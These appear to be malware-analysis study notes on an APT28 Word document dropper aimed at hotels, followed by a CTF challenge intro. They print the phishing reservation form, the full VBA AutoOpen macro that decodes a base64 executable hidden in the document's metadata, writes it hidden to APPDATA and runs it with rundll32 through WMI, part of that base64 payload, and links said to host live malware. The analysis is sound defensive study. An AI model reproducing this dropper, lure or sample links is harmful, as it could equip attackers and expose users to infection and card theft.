
- https://www.fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html
- APT28 a.k.a Fancy Bear suspected GRU (Russian Military Intel Agency)
- https://en.wikipedia.org/wiki/Fancy_Bear

Use either for material **HAS MALWARE:**

https://bit.ly/2MVyCTC

https://drive.google.com/file/d/1m9QJ3q1x-6J1-Y0L8GXocuwx1aj_cKl7/view?usp=sharing

- **Again use a VM as this is live malware….**
- APT28Hospital.doc



HOTEL RESERVATION WITH GUARANTEE	
Hotel name :	
Guest name :	
Guest nationality :	
RESERVATION INFO:	
Number of guests :	
Number of rooms :	
Room Type:	
Check in date :	
Check out date :	
Credit Card Information	
Card type :	
Card number :	
Expiry date (mm/yy):	/
Cardholder's name :	
Cardholder's address :	
FRONT COPY OF YOUR CREDIT CARD (must to be provided according to the hotel)	BACK COPY OF YOUR CREDIT CARD (must to be provided according to the hotel)
I agree that one night room rate in fair period compensation per room will be charged for amendment or cancellation once reservation confirmed and one night room rate in fair period penalty per room will be charged for no show or early check out	
Signature:(same as appears on card) (written by hand)	date:
Your Passport Number:	
Your Email Address:	
Your Fax Number:	
Your Telephone Number:	

SAME PROCESS, DOC-> ZIP + OLEDUMP

```
remnux@remnux:~/Downloads$ oledump.py APT28Hospital.doc -s A3 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub AutoOpen()
    Execute
End Sub

Private Function DecodeBase64(base64) As Byte()
    Const decodeTable = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012
3456789+/"

    If 0 <> Len(base64) Mod 4 Then
        Exit Function
    End If

    outputLen = (Len(base64) / 4) * 3
    If "=" = Mid(base64, Len(base64), 1) Then
        outputLen = outputLen - 1
    End If
    If "=" = Mid(base64, Len(base64) - 1, 1) Then
        outputLen = outputLen - 1
    End If

    Dim decodedBytes() As Byte
    ReDim decodedBytes(outputLen - 1)
    outputIndex = 0

    For quartet = 1 To Len(base64) Step 4
        groupBase64Number = 0
```

ANALYZE:

```
Private Sub Execute()
    Dim Path As String
    Dim FileNum As Long
    Dim xml() As Byte
    Dim bin() As Byte
    Const HIDDEN_WINDOW = 0
    strComputer = "."

    'extract and decode encoded file
    xml = ActiveDocument.WordOpenXML
    Set xmlParser = CreateObject("Msxml2.DOMDocument")
    If Not xmlParser.LoadXML(xml) Then
        Exit Sub
    End If
    Set currNode = xmlParser.DocumentElement
    Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr")
    If 2 > selected.Length Then
        Exit Sub
    End If
    base64 = selected(1).Text
    bin = DecodeBase64(base64)

    'save decoded file
    Path = Environ("APPDATA") + "\" + "user" + ".dat"
    FileNum = FreeFile
    If Dir(Path, vbHidden) <> "" Then
        Exit Sub
    End If
    Open Path For Binary Access Write As #FileNum
    Put #FileNum, 1, bin
    Close #FileNum
    SetAttr Path, vbHidden

    'execute saved file with WMI
    Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2")
    Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process")
    objProcess.Create "run" + "dll" + "32" + ".exe " + Path + ", " + "#1", Null, objConfig, intProcessID

End Sub
```

PROBLEM


- WHERE DO I FIND WHAT THIS IS PARSING??
- Set selected = currNode.SelectNodes("//HLinks" & "/vt:" & "vector" & "/vt:" & "variant" & "/vt:" & "lpwstr")

SOLUTION: GREP_IRL

GREP -R "HLINKS" .


```
./docProps/app.xml:  </Company><LinksUpToDate>false</LinksUpToDate><CharactersWi
thSpaces>957</CharactersWithSpaces><SharedDoc>false</SharedDoc><HLinks><vt:vecto
r size="6" baseType="variant"><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:varia
nt><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:i4>0</vt:i4></vt:variant><vt:var
iant><vt:i4>0</vt:i4></vt:variant><vt:variant><vt:lpwstr>
./docProps/app.xml:      </vt:lpwstr></vt:variant><vt:variant><vt:lpwstr>TVqQA
AMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAA
A4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAA
AAAAAAY4k0dXIMjTlyDI05cgyNOM/WITkSDI04z9b1OUoMjTjP1iU4ZgyNOVfuwTluDI05cgyJODYMjT
jP1jE5bgyNOM/W4Tl2DI04z9b5OXYMjTlJpY2hcgyNOAAAAAAAAAAAAAAAAAAAAAFBFAABMAQUA9ApaW
QAAAAAAAAAA4AACIQsBCgAATAAAAMQAAAAAAAAyFwAAABAAAABgAAAAAAAQABAAAAACAAAFAAEAAAAAA
AUAAQAAAAAAAGABAAAEAABZXwEAAgBAAQAAEAAAEAAAAAAQAAAQAAAAAAAAEAAAANCHAABBAAAALIIAA
DwAAAAAMAEAtAEAAAAAAAAAAAAAAAAAAAAAAAAAAQAEA3AYAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAGIAAAEAAAAAAAAAAAAAAAAAABgAAD4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRle
HQAAADYSwAAABAAAABMAAAABAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0YQAAESgAAABgAAAAKgAAAFAAA
AAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAFySAAAAkAAAAIYAAAB6AAAAAAAAAAAAAAAAAABAAADALnJzc
mMAAAC0AQAAADABAAACAAAAAAEAAAAAAAAAAAAAAAAAQAAAQC5yZWxvYwAAPhAAAABAAQAAEgAAAAIBA
AAAAAAAAAAAAAAAAEAAAEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
--More--
```

BOOM FOUND THE BASE64 MALWARE



THE CTF CHALLENGE A MODIFIED APT SAMPLE

- Excel macro is similar process to Word macro, but not the same. You will have to figure some stuff out on your own GL.
- Will not infect you with actual malware, however practice good habits and use a VM.
- APT28_masonCC_CTFCHALLENGE.xls

Use either for material **HAS MALWARE:**

https://bit.ly/2MVyCTC

https://drive.google.com/file/d/1m9QJ3q1x-6J1-y0L8GXocuwx1aj_cKl7/view?usp=sharing